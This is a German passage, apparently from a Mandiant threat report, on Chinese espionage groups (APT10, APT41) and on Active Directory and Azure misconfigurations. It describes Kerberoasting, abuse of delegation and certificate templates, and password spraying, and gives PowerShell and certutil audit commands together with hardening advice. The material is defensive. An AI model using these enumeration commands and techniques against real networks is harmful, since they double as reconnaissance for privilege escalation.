15. Mandiant (2013), APT1 Exposing One of China's Cyber Espionage Unit.

36
aktive chinesische APT- und UNC-Gruppen

15%
der Ziele befinden sich in den USA

Neue Ausrichtung und neue Tools

Seit Präsident Xi Jinping 2012 an die Macht kam, hat China den Ausbau seines Militärs und der zugehörigen Cybergruppen weiter vorangetrieben, um sich als Cybermacht internationalen Respekt zu verschaffen. Außerdem hat er die Kontrolle über die Regierungs- und Sicherheitsstreitkräfte zentralisiert, einschließlich der VBA und des Ministeriums für Staatssicherheit (MSS). Durch die umfassende bürokratische und organisatorische Umstrukturierung und teilweise auch geografische Änderungen hat Xi Jinping letztendlich auch die chinesischen Cyberangriffe beeinflusst. Zu seinen ersten Reformen gehörte 2016 der Aufbau einer strategischen Einheit (Strategic Support Force, SSF) und der untergeordneten Netzwerkabteilung (Network Systems Department, NSD) der VBA. Diese werden allgemein als treibende Kraft hinter den aktuellen und zukünftigen chinesischen Cyberangriffen angesehen.

Mit Beginn des 14. Fünfjahresplans im Jahr 2021 trieb China sein Projekt „Neue Seidenstraße" (Belt and Road Initiative, BRI) weiter voran und konzentrierte sich insbesondere auf Branchen wie Technologie, Finanzwesen, Energiewirtschaft, Telekommunikation und Gesundheitswesen. Dieses Projekt soll Chinas Souveränität durch das Wachstum der Binnenmärkte stärken und die Auswirkungen von Handelskonflikten reduzieren. Außerdem werden die Modernisierung der Industrie und Lieferketten, die Stärkung der militärisch-zivilen Einheit und die Abstimmung der militärischen Aktivitäten und wirtschaftlichen Fortschritte als Ziele genannt. Diese nationalen Prioritäten lassen vermuten, dass von China gesponserte Hackergruppen in den nächsten Jahren Ziele mit relevantem geistigem Eigentum und von strategisch wichtiger wirtschaftlicher Bedeutung, Produkte der Rüstungsindustrie und sonstige Hybridtechnologien anvisieren werden.

Mit dem aktuellen Plan wurde auch ein neues Konzept eingeführt: China als Netzwerkmacht. Es unterstützt das Ziel einer umfassenden, nationalen Macht. Mithilfe einer Netzwerkinfrastruktur und weiteren Technologien wie dem Internet der Dinge (Internet of Things, IoT) verbindet die Netzwerkmacht Technologien und Strategien, um ein weitreichendes System zu schaffen, das von China sowohl für interne als auch für externe Spionage- und Überwachungskampagnen genutzt werden kann. Diese Strategie hat sich schon als erfolgreich bewiesen, da Beijing gehärtete, anspruchsvollere Ziele indirekt über diverse Lieferketten und Drittanbieter angreifen konnte, um politische, wirtschaftliche, sicherheitsrelevante und Überwachungsinformationen zu stehlen.

Zwischen 2014 und 2016 gingen die chinesischen Cyberaktivitäten zwar zurück, aber die von China gesponserten APT-Gruppen waren weiterhin aktiv. Sie nutzten teilweise kommerzielle, sofort einsatzbereite Malware und berücksichtigten oft verbesserte Opsec-Verfahren. Laut Beobachtungen von Mandiant nahmen die staatlich gesponserten chinesischen Cyberspionagegruppen ab 2017 ihr übliches Tempo wieder auf. Die meisten Gruppen hatten auch neue Malware oder neue TTP eingeführt. In einigen Fällen haben sich Hacker, die einer inaktiven Gruppe angehörten, zu neuen Teams zusammengeschlossen oder wurden anderen bestehenden Gruppen zugeordnet. Die Folge davon ist eine Zunahme an Aktivitätsclustern oder nicht kategorisierten Hackergruppen (Uncategorized Threat Actors, UNC) in Bezug auf chinesische Cyberspionageangriffe. Zwischen 2016 und 2021 haben wir die Aktivitäten von 244 unterschiedlichen chinesischen Cyberspionage- und UNC-Gruppen beobachtet. Dass die chinesischen Cyberspionagegruppen vor dem Release eines öffentlichen Patches oft nach und nach denselben Exploit-Code einsetzen, deutet auf eine gemeinsam genutzte Entwicklungs- und Logistikinfrastruktur und eine zentrale Koordination hin.


2021 stellten wir fest, dass mehrere chinesische Cyberspionagegruppen dieselben Malware-Varianten verwendeten. Eventuell gibt es also einen übergeordneten Entwickler.

Rückkehr zur Cyberspionage

Zu den häufigsten geografischen Zielen chinesischer Cyberspione gehören Asien und die USA. Von den 244 chinesischen Cyberspionagegruppen, die Mandiant zwischen 2016 und 2021 beobachtet hat, waren 36 im Jahr 2021 immer noch aktiv und etwa 15% ihrer Ziele befanden sich in den USA.

2021 stellten wir außerdem fest, dass mehrere chinesische Cyberspionagegruppen dieselben Malware-Varianten verwendeten. Eventuell gibt es also einen übergeordneten Entwickler. Wenn mehrere Gruppen öffentlich verfügbare Tools nutzen, können sie auf diese Weise nicht nur die Entwicklungskosten reduzieren, die Bereitstellung vereinfachen und die Modularität verstärken, sondern auch die Zuordnung des Angriffs und die Analyse erschweren. Die gemeinsame Nutzung speziell entwickelter Tools wiederum deutet darauf hin, dass sich Gruppen die Ressourcen teilen oder dass es ein Entwicklungs- und Distributionszentrum mit einer gemeinsamen Entwicklungs- und Logistikinfrastruktur gibt.

Behörden waren die weltweit am häufigsten angegriffene Branche. Sieben der 36 aktiven chinesischen APT- und UNC-Gruppen konnte der Datendiebstahl bei diesen Zielen nachgewiesen werden. Diese Ausrichtung ist seit 2018 konsistent. Allerdings ist die Zahl der chinesischen Cyberspionagegruppen, die zwischen 2019 und 2021 vorrangig Behörden angriffen, zurückgegangen. Mandiant ist der Ansicht, dass sich einige der chinesischen Cyberspionageaktivitäten im Jahr 2021 bestehenden APT- oder UNC-Gruppen zuordnen lassen. Diese Annahme stimmt auch mit der Einschätzung der Mandiant-Experten überein, dass sich UNC-Aktivitäten auf Gruppen zurückführen lassen, die wir in der Vergangenheit identifiziert, aber aufgrund von Änderungen der TTP, Ziele oder Motive noch nicht zusammengeführt hatten. Diese Änderungen haben auch zu einer rasanten Zunahme der chinesischen Spionageangriffe geführt, die auf interne und externe Aktionen von Dissidenten und Menschenrechtsaktivisten ausgerichtet sind.



Februar 2013	September 2015	2014–2016	2017	Dezember 2018	Anfang 2021	Ende 2021
Mandiant veröffentlicht den APT1-Bericht zu Chinas langjähriger und umfassender Cyberspionage.	Präsident Obama und Xi Jinping unterzeichnen eine Vereinbarung zur Unterlassung des Diebstahls geistigen Eigentums.	Mandiant beobachtet einen Rückgang bei der Zahl der chinesischen Hackergruppen und den Cyberspionage-aktivitäten.	Chinesische APT-Gruppen nehmen ihr übliches Tempo wieder auf.	Die USA verhaften zwei Mitglieder von APT10, die vermutlich mit dem chinesischen Ministerium für Staatssicherheit zusammenge-arbeitet haben.	China imple-mentiert seinen 14. Fünfjahres-plan, bei dem das Projekt „Neue Seidenstraße" eine wichtige Rolle spielt.	Mandiant verfolgt 36 aktive chinesische APT- und UNC-Gruppen.

APT10

APT10 änderte ihre TTP, nachdem das US-amerikanische Justizministerium (U.S. Department of Justice, DOJ) 2018 zwei Mitglieder verhaftet hatte, die vermutlich im Auftrag des Tianjin-Staatssicherheitsbüros des chinesischen Ministeriums für Staatssicherheit gehandelt hatten. Im November 2020 stellte Mandiant fest, dass die Hacker wieder aktiv waren und neue Tools nutzten, unter anderem das HEAVYHAND-Ladeprogramm und die DARKTOWN-Backdoor. 2021 konnten wir außerdem beobachten, dass die Hacker die HEAVYPOT-Backdoor und RIVERMEAL für die Ausbreitung im Netzwerk verwendeten.

APT41

Bei APT41 handelt es sich um eine äußerst aktive Hackergruppe, die von China gesponserte Cyberspionagekampagnen betreibt und nebenbei (vielleicht auf eigene Initiative) finanziell motivierte Angriffe durchführt. Die ersten Aktivitäten wurden 2012 beobachtet, als einzelne Gruppenmitglieder von APT41 vorrangig finanziell motivierte Angriffe in der Videospielbranche durchführten, bevor die Gruppe ihre Aktivitäten auf vermutlich staatlich gesponserte Aufträge ausdehnte. Einige Mitglieder von APT41 wurden im September 2020 vom US-amerikanischen Justizministerium verhaftet, doch wir konnten auch 2021 noch Aktivitäten beobachten.


Conference Crew

Mandiant beobachtete Conference Crew erstmals zwischen 2011 und 2017, als die Gruppe vorrangig militärische und zivile Ziele in der US-amerikanischen Rüstungs- und Luftfahrtbranche angriff. Außerdem konnten wir 2021 Angriffe auf Unternehmen in Südostasien und eine Bildungseinrichtung aufdecken. Die Gruppe existiert schon so lange, dass Mandiant sie weiterhin unter ihrem älteren Namen und nicht unter einer APT-Bezeichnung führt.

Prognosen

Nach zahlreichen Angriffen und gemeinsamen Anstrengungen der USA, des Vereinigten Königreichs und anderer europäischer Länder wurden im Juli 2021 in einer gemeinsamen Erklärung mehrere Cyberspionageangriffe, einschließlich der Ausnutzung der Sicherheitslücken in den Microsoft Exchange-Servern und Ransomware-Kampagnen, von China gesponserten APT-Gruppen und Aktivitäts-clustern zugeschrieben. Während China bisher offenbar keine destruktiven Cyberangriffen durchgeführt hat, die kritische Infrastrukturen beschädigt hätten, haben seine Hacker durchaus auf disruptive Angriffe und Desinformationskampagnen gesetzt, um die Zensur innerhalb des eigenen Landes zu unterstützen. Mandiant verfolgt weiterhin Spionagekampagnen, bei denen wir mit hoher Sicherheit davon ausgehen, dass die Gruppen koordiniert sind, irreführende Methoden nutzen und die politischen Interessen der Volksrepublik China fördern. Da Beijing auf dem internationalen Parkett aggressiver auftritt und die von China gesponserten Hackergruppen groß angelegte Cyberspionagekampagnen durchgeführt haben, rechnen wir damit, dass die Cyberspionageaktivitäten zur Unterstützung der chinesischen sicherheitsbezogenen und wirtschaftlichen Interessen im kommenden Jahr stark zunehmen werden.

TYPISCHE FEHLKONFIGURATIONEN, DIE ANGRIFFE ERMÖGLICHEN



Active Directory ist die am häufigsten verwendete On-Premises-Lösung für das Identitätsmanagement und bei etwa 90 % der Global Fortune 1000-Unternehmen im Einsatz.[16] Die zunehmende Cloud-Nutzung und -Integration hat dazu geführt, dass Active Directory inzwischen meist als Hybridmodell genutzt wird, um Benutzeridentitäten in On-Premises- und Cloud-Umgebungen zu verwalten und zu synchronisieren. Viele Unternehmen synchronisieren mithilfe eines On-Premises-Active Directory die Identitäten im Azure Active Directory, um eine einheitliche integrierte Identitätslösung für den Zugriff auf Anwendungen und Dienste zu schaffen.

Bei den Incident-Response-Einsätzen von Mandiant sind verschiedene Fehlkonfigurationen in den Hybrid-Identitätsmodellen aufgefallen, die Angreifer für die Ausweitung der Zugriffsrechte, die vertikale Ausbreitung und die Installation von Persistenzmechanismen ausgenutzt haben.

Fehlkonfigurationen in On-Premises-Umgebungen

Kerberoasting privilegierter Benutzerkonten mithilfe des Dienstprinzipalnamens

Ein Dienstprinzipalname (Service Principal Name, SPN) in Active Directory repräsentiert eine Dienstinstanz. Ein SPN kann für einen Computer oder ein Benutzerkonto registriert werden, um eine Dienstinstanz zu verknüpfen. Wenn ein SPN konfiguriert wurde, kann ein authentifiziertes Konto in Active Directory das TGS-Ticket (Ticket Granting Service) für das verknüpfte SPN-Konto abfragen und empfangen. Das Ticket ist mit dem Passwort-Hash des SPN-Kontos verschlüsselt. Angreifer wählen in der Regel SPN für ein privilegiertes Benutzerkonto aus, um den Passwort-Hash zu stehlen und die Rechte in Active Directory auszuweiten. Diese Technik wird Kerberoasting genannt.

Abbildung 3: PowerShell cmdlet zur Identifizierung von Benutzerkonten (keine Computerkonten), die mit einem SPN konfiguriert wurden

```
Get-ADUser -filter {(ServicePrincipalName -like "*")}
```

Mandiant empfiehlt, starke, eindeutige Passwörter zu erstellen (zum Beispiel mit mehr als 25 Zeichen) und die Passwörter für Benutzerkonten (keine Computerkonten) mit SPN regelmäßig zu ändern. Außerdem sollten die Berechtigungen für diese Konten überprüft und minimiert werden, damit das Least-Privilege-Prinzip befolgt wird. Dieser Prozess lässt sich mithilfe von verwalteten Dienstkonten (Managed Service Accounts, MSAs) für Benutzerkonten automatisieren, die eine SPN-Verknüpfung benötigen. Zu verwalteten Dienstkonten gehört auch die automatische Passwortverwaltung und die Möglichkeit, die Kontoverwaltung bestimmten Administratoren zuzuweisen.

16. Frost und Sullivan (20. März 2020), Active Directory Holds the Keys to your Kingdom, but is it Secure?

Berechtigungen für das Bearbeiten von GPO von Benutzern ohne umfassende Rechte

Mit Gruppenrichtlinienobjekten (Group Policy Objects, GPO) werden die Benutzer- und Computersicherheitseinstellungen in Active Directory zentral konfiguriert und verwaltet. Benutzer mit den entsprechenden Rechten können die GPO-Einstellungen modifizieren und dadurch unter Umständen den Sicherheitsstatus von Objekten im Active Directory beeinträchtigen. Unternehmen delegieren die Berechtigungen zur Modifizierung von GPO häufig an bestimmte Sicherheitsgruppen und -konten. Beispiele für Standardsicherheitsgruppen mit den erforderlichen Berechtigungen:

- Domainadministratoren
- Unternehmensadministratoren
- Mitglieder der Gruppe „Richtlinien-Ersteller-Besitzer"

Angreifer wählen häufig Konten in Gruppen aus, die die GPO bearbeiten können, um dann die domainbasierten Sicherheitseinstellungen zu modifizieren. Ransomware-Hacker nutzen diese Technik, um schädliche Binärdateien (Verschlüsselungsdateien) möglichst schnell an zahlreiche Systeme zu verteilen. Die GPO werden auch ausgenutzt, um sich privilegierten Zugriff auf Endpunkte zu verschaffen. Wenn die Angreifer die Einstellungen für das Zuweisen von Benutzerrechten ändern, können sie die Rechte eines lokalen Administrators erhalten oder Dienste für den dauerhaften Zugriff konfigurieren.

Mandiant empfiehlt Unternehmen, die GPO-Einstellungen zu überprüfen und nach Gruppen und Konten zu suchen, die über Berechtigungen für das Bearbeiten von GPO verfügen. Sie stellen eine erweiterte Angriffsfläche dar, die gehärtet und geschützt werden muss.

Abbildung 4: PowerShell cmdlet zur Identifizierung von Konten, denen explizite Berechtigungen für GPO zugewiesen wurden

```
$GPOPermission  = Foreach ($GPO in (Get-GPO -All | Where-Object {$_.DisplayName -like "*"})){
    Foreach ($Perm in (Get-GPPermissions $GPO.DisplayName -All | Where-Object {$_.Permission -like "*"})) {
      New-Object PSObject -property @{GPO=$GPO.DisplayName;Trustee=$Perm.Trustee.Name;Permission=$Perm.
Permission}
    }  }
$GPOPermission | Select-Object GPO,Trustee,Permission
```

Verwendung privilegierter Benutzerkonten von Ressourcen außerhalb Ebene 0

2021 fand Mandiant immer noch flache Active Directory-Architekturen, in denen privilegierte Konten für den Zugriff auf alle Endpunkte genutzt werden konnten. Das hatte zur Folge, dass die Anmeldedaten privilegierter Konten auf den Endpunkten (im Arbeitsspeicher) offengelegt und von Hackern mithilfe von Tools wie Mimikatz abgerufen und ausgenutzt wurden. Zu den Authentifizierungsmethoden, die Anmeldedaten im Arbeitsspeicher auf Endpunkten offenlegen, gehören unter anderem:

- Interaktive Anmeldungen
- Anmeldungen über das Remote Desktop Protocol (RDP)
- RunAs – Ermöglicht einem Benutzer die Ausführung von Binärdateien im Kontext eines anderen Kontos
- runas /noprofile /user:\administrator cmd.exe
  (*Cmdlet soll cmd.exe im Kontext des Kontos „Administrator" ausführen.*)
- PowerShell WinRM mit CredSSP
- PsExec mit expliziten Anmeldedaten

Mandiant empfiehlt, Beschränkungen einzurichten, damit der Zugriff auf privilegierte Konten nur von bestimmten Workstations und Ressourcen auf Ebene 0 möglich ist, die entsprechende Zugriffsrechte haben und sich in geschützten VLAN und Netzwerksegmenten befinden. Dies ist möglich, wenn eine Active Directory-Architektur mit einem Ebenenmodell eingerichtet wird, in der die Kontonutzung auf bestimmte Ressourcenkategorien beschränkt ist (Ebene 0 bis Ebene 2). Sicherheitsmaßnahmen und Anmeldebeschränkungen für privilegierte Konten können in den GPO (Zuweisen von Benutzerrechten) oder mit Authentifizierungsrichtliniensilos (Windows Server 2012 R2-Domainfunktionsebene oder höher) festgelegt werden.

Unbeschränkte Delegierung

In Active Directory kann ein Dienst durch die Delegierung die Identität eines Clients für das einmalige Anmelden (Single Sign-on) annehmen. Wenn die uneingeschränkte Delegierung auf einem Front-End-Dienst aktiviert ist, kann der Dienst das Kerberos-Ticket des Benutzers empfangen, der auf den Zieldienst zugreifen möchte. Hacker wählen oft gezielt Systeme mit uneingeschränkter Delegierung aus, um Kerberos-Tickets aus dem Arbeitsspeicher abzurufen und die Identität von Konten in der Umgebung anzunehmen. Greifen privilegierte Konten auf Endpunkte zu, auf denen die uneingeschränkte Delegierung aktiviert ist, kann dies zu einer Ausweitung der Rechte in der Domain führen.

Mandiant empfiehlt, nach Endpunkten mit aktivierter uneingeschränkter Delegierung zu suchen und die Einstellungen zu ändern, sodass nur die eingeschränkte Delegierung für bestimmte Dienste möglich ist.

Abbildung 5: PowerShell cmdlet zur Auflistung von AD-Objekten, bei denen die uneingeschränkte Delegierung aktiviert ist

```
Get-ADObject -Filter {(msDS-AllowedToDelegateTo -like '*') -or (UserAccountControl -band 0x0080000)
-Properties samAccountName,servicePrincipalName,msDS-AllowedToDelegateTo,userAccountControl
```

Abbildung 6: PowerShell cmdlet zur Auflistung privilegierter Benutzerkonten, die delegiert werden können


```
Get-ADUser -Filter {(AdminCount -eq 1) -and (AccountNotDelegated -eq $false)}
```

Ab Microsoft Windows Server 2012 R2 und Windows 8.1 gibt es die Sicherheitsgruppe „Geschützte Benutzer", um die Offenlegung von Anmeldedaten in privilegierten Konten zu verhindern. Für Mitglieder dieser Gruppe werden automatisch spezifische Sicherheitsmaßnahmen angewendet, zum Beispiel:

- Das Kerberos Ticket Granting Ticket (TGT) läuft schon nach vier Stunden ab, nicht erst nach zehn Stunden wie in der Standardeinstellung.
- Anmeldedaten im Zwischenspeicher werden blockiert. Zur Authentifizierung des Kontos muss ein Domaincontroller verfügbar sein.
- Für die Windows Digest-Authentifizierung oder die Standarddelegierung von Anmeldedaten (CredSSP) werden keine Passwörter im Klartext im Zwischenspeicher gespeichert, unabhängig von den Richtlinieneinstellungen des jeweiligen Endpunkts.
- Die NTLM-Einwegfunktion (NTLM One-Way Function, NTOWF) ist blockiert.
- DES und RC4 können nicht für die Kerberos-Vorauthentifizierung genutzt werden (ab Server 2012 R2).
- Für Konten ist entweder die eingeschränkte oder die uneingeschränkte Delegierung gesperrt.

Für privilegierte Konten, die die Delegierungsoption nicht unbedingt benötigen, aber das Tool Active Directory-Benutzer und -Computer verwenden, empfiehlt Mandiant, auf der Registerkarte „Account" (Konto) die Einstellung „Account is sensitive and cannot be delegated" (Konto ist vertraulich und kann nicht delegiert werden) zu aktivieren. Durch diese Einstellung werden die Kontoberechtigungen entsprechend eingeschränkt.

Abbildung 7: Kontrollkästchen „Account is sensitive and cannot be delegated" (Konto ist vertraulich und kann nicht delegiert werden) aktivieren




Zertifikatsvorlagen ermöglichen Ausweitung auf Domainadministratorrechte

Die Active Directory-Zertifikatsdienste (Active Directory Certificate Services, ADCS) sind eine Microsoft-Plattform, die PKI-Funktionen (Public Key Infrastructure) für verschiedene Dienste bereitstellt, zum Beispiel verschlüsselndes Dateisystem (Encrypting File System, EFS), Domainauthentifizierung, digitale Signaturen und E-Mail-Sicherheit. Die ADCS-Zertifizierungsstellen geben Zertifikate basierend auf den Zertifikatssignieranforderung (Certificate Signing Request, CSR) des Benutzers oder Computers und je nach veröffentlichten Vorlagen aus. In den Vorlagen sind Parameter wie die Zertifikatsgültigkeit, die Verwendung des Zertifikats und die Berechtigungen für die Anwendungsrichtlinie für Sicherheitsprinzipale vorgegeben.

Eine gängige Fehlkonfiguration, die Mandiant aufgefallen ist, bestand darin, dass Antragssteller in Zertifikatsvorlagen einen alternativen Antragstellernamen (Subject Alternate Name, SAN) angeben konnten. Wenn eine Vorlage Zertifikatsanforderungen mit Domainauthentifizierung und SAN zulässt, könnte ein authentifizierter Domainbenutzer theoretisch ein Zertifikat mit einem privilegierten Konto als SAN anfordern und erhalten. Anschließend könnte er im Kontext des privilegierten Benutzerkontos auf domainbasierte Ressourcen zugreifen.

Abbildung 8: Zertifikatsvorlage für die Angabe von alternativen Antragstellernamen



Empfohlene Konfigurationen zur Härtung und zum Schutz von Servern der Microsoft-Zertifizierungsstelle:

- Behandeln Sie Zertifizierungsstellen und untergeordnete Zertifizierungsstellen wie Ressourcen auf Ebene 0 und setzen Sie Anmeldebeschränkungen durch, um die Zahl der Konten mit umfassenden Zugriffsrechten für Zertifikatsserver zu minimieren.
- Erzwingen Sie die Multi-Faktor-Authentifizierung (MFA) für das Zertifizierungsstellenmanagement.
- Prüfen Sie die veröffentlichten Zertifikatsvorlagen, um sicherzustellen, dass keine verdächtigen oder schädlichen Vorlagen erstellt wurden.

Abbildung 9: Windows-Befehlszeilenprogramm zur Anzeige veröffentlichter Vorlagen

```
certutil.exe -TCAInfo
```

- Prüfen Sie die Sicherheitsberechtigungen aller veröffentlichten Zertifikatsvorlagen und validieren Sie den Umfang der Anmelde- und Schreibberechtigungen, die Sicherheitsprinzipalen zugewiesen wurden.

Abbildung 10: Windows-Befehlszeilenprogramm zur Anzeige der Berechtigungen veröffentlichter Vorlagen

```
certutil.exe -v -dsTemplate
```

- Legen Sie fest, dass Vorlagen für Zertifikatssignieranforderungen, die einen SAN zulassen, von einem Manager genehmigt werden müssen.
- Prüfen Sie, ob die Zertifikatsrichtlinien die Konfiguration EDITF_ATTRIBUTESUBJECTALTNAME2 umfassen. Mit dieser Konfiguration kann eine Zertifizierungsstelle SAN-Informationen in einer Zertifikatssignieranforderung zulassen. Die Einstellung gilt für die gesamte Zertifizierungsstelle und alle weiteren Zertifikatsvorlagen, die von dieser Zertifizierungsstelle ausgegeben werden.

Abbildung 11: Windows-Befehlszeilenprogramm zur Validierung der Existenz des Parameters EDITF_ATTRIBUTESUBJECTALTNAME2

```
certutil.exe  -getreg policy
```

- Beschränken Sie für Vorlagen mit der sensiblen erweiterten Schlüsselverwendung (Enhanced Key Usage, EKU) die Registrierungsberechtigungen auf vordefinierte Benutzer oder Gruppen. Zertifikate mit erweiterter Schlüsselverwendung können für verschiedene Zwecke eingesetzt werden.
- Prüfen Sie den NTAuthCertificates-Container in Active Directory, um die verknüpften Zertifikate der Zertifizierungsstelle zu validieren. Das NTAuthCertificates-AD-Objekt definiert Zertifikate der Zertifizierungsstelle, die die Authentifizierung in Active Directory ermöglichen. Dieses Objekt verfügt über eine Reihe vertrauenswürdiger Zertifizierungsstellenzertifikate. Bevor ein Prinzipal authentifiziert wird, prüft AD den Eintrag des NTAuthCertificates-Objekts für die Zertifizierungsstelle, die im Feld „Issuer" (Aussteller) des Zertifikats angegeben ist, um die Authentizität der Zertifizierungsstelle zu validieren.
- Schützen Sie private Schlüssel der Zertifizierungsstelle auf Hardwareebene mit einem Hardwaresicherheitsmodul (HSM), damit diese nicht über DPAPI-Backup-Protokolle gestohlen werden können.
- Aktivieren Sie die Überwachungsprotokollierung für Zertifikatsdienste auf den Servern der Zertifizierungsstelle und überwachen Sie die Zertifikatsregistrierung und die Backup-Ereignisse der Zertifizierungsstelle.
- Überwachen Sie zertifikatsbasierte Authentifizierungsereignisse des Domaincontrollers.
- Verwenden Sie öffentliche Tools wie PSPKIAudit, um Fehlkonfigurationen in Zertifikatsvorlagen zu identifizieren und zu validieren.

Konfigurationsrisiken in Microsoft Azure und Microsoft 365

Auch 2021 haben viele Unternehmen ihre Anwendungen, Services und Daten von externen Umgebungen in Cloud-Infrastrukturen verlagert. Infolgedessen haben auch die Cyberkriminellen neue und komplexere Techniken entwickelt, um Identitäten und Daten in Cloud-Umgebungen wie Microsoft Azure- und Microsoft SaaS-Plattformen (Microsoft 365) anzugreifen.

Identitäten ohne erzwungene Multi-Faktor-Authentifizierung ermöglichen nicht autorisierten Zugriff

Mandiant ist weiterhin auf Unternehmen gestoßen, die keine Multi-Faktor-Authentifizierung (MFA) erzwingen, um Identitäten und den Zugriff auf die Cloud-Infrastruktur zu schützen. Angreifer nutzten in diesen Fällen entweder gestohlene Anmeldedaten oder testeten Passwörter (Password Spraying), um sich nicht autorisierten Zugriff auf cloudbasierte Anwendungen und Daten zu verschaffen. Allerdings beschränkten sich die Angreifer nicht auf cloudbasierte Ressourcen – auch On-Premises-Anwendungen waren durch diese Techniken bedroht. Dazu zählten unter anderem VPN-Gateways, Services für den Remotezugriff, Virtual Desktop Infrastructure (VDI) sowie E-Mail- und Messaging-Dienste.

Mandiant empfiehlt, nicht nur Richtlinien für starke und komplexe Kontopasswörter durchzusetzen, sondern auch die MFA für den Zugriff auf extern zugängliche Ressourcen von Remote- oder nicht vertrauenswürdigen Standorten zu erzwingen. Unternehmen können Azure AD-Funktionen wie Richtlinien für den bedingten Zugriff (Conditional Access Policies, CAPs) nutzen, um die MFA durchzusetzen, und den Azure AD-Passwortschutz, um die Verwendung bekannter oder schwacher Passwörter zu beschränken, die häufig bei Password-Spraying-Angriffen ausgenutzt werden.

Ältere Authentifizierungsmethoden umgehen die MFA in Azure AD

Eine der gängigsten Angriffsmethoden für den Zugriff auf Azure-Mandanten ist die Ausnutzung veralteter Authentifizierungsprotokolle für den Diebstahl von Anmeldedaten oder das Password Spraying. Ältere Authentifizierungsprotokolle unterstützen keine MFA und können (sofern aktiviert) ausgenutzt werden, um über Azure AD auf gehostete Daten und Ressourcen zuzugreifen.

Zu den bekannten veralteten Authentifizierungsprotokollen, die für den Zugriff auf Microsoft 365 ausgenutzt werden können, gehören unter anderem:

- Exchange ActiveSync (EAS)
- Autodiscover
- IMAP4
- MAPI über HTTP (MAPI/HTTP)
- Offlineadressbuch (OAB)
- Outlook-Dienst
- POP3
- Reporting Web Services
- Exchange Representational State Transfer (REST)
- Outlook Anywhere (RPC über HTTP)
- Authentifiziertes SMTP
- ActiveSync

Zu den modernen Authentifizierungsfunktionen gehören die Multi-Faktor-Authentifizierung (MFA) mit Smartcards, die zertifikatsbasierte Authentifizierung und Angebote externer SAML-Identitätsanbieter. Die moderne Authentifizierung basiert auf der Active Directory-Authentifizierungsbibliothek (Active Directory Authentication Library, ADAL) und OAuth v2.0. Mandiant empfiehlt Unternehmen, zu prüfen, ob für den Zugriff auf Microsoft 365 veraltete Authentifizierungsprotokolle aktiviert sind, und entweder die Sicherheitsstandards oder die Richtlinien für den bedingten Zugriff zu implementieren, die die veralteten Authentifizierungsprotokolle deaktivieren und eine moderne Authentifizierung erzwingen.

Für Konten oder Anwendungen, die eine einfache (veraltete) Authentifizierung erfordern, sollten Richtlinien für den bedingten Zugriff durchgesetzt werden, damit sie nur innerhalb der vertrauenswürdigen IP-Adressbereiche verwendet werden können. Langfristig sollten Konten und Anwendungen aktualisiert werden, damit sie die moderne Authentifizierung unterstützen.

Abbildung 12: PowerShell cmdlet zur Verifizierung der modernen Authentifizierungseinstellungen für einen M365-Mandanten

```
Get-OrganizationConfig | Format-Table -Auto Name,OAuth*
```

Synchronisierung privilegierter Identitäten aus On-Premises-Infrastrukturen

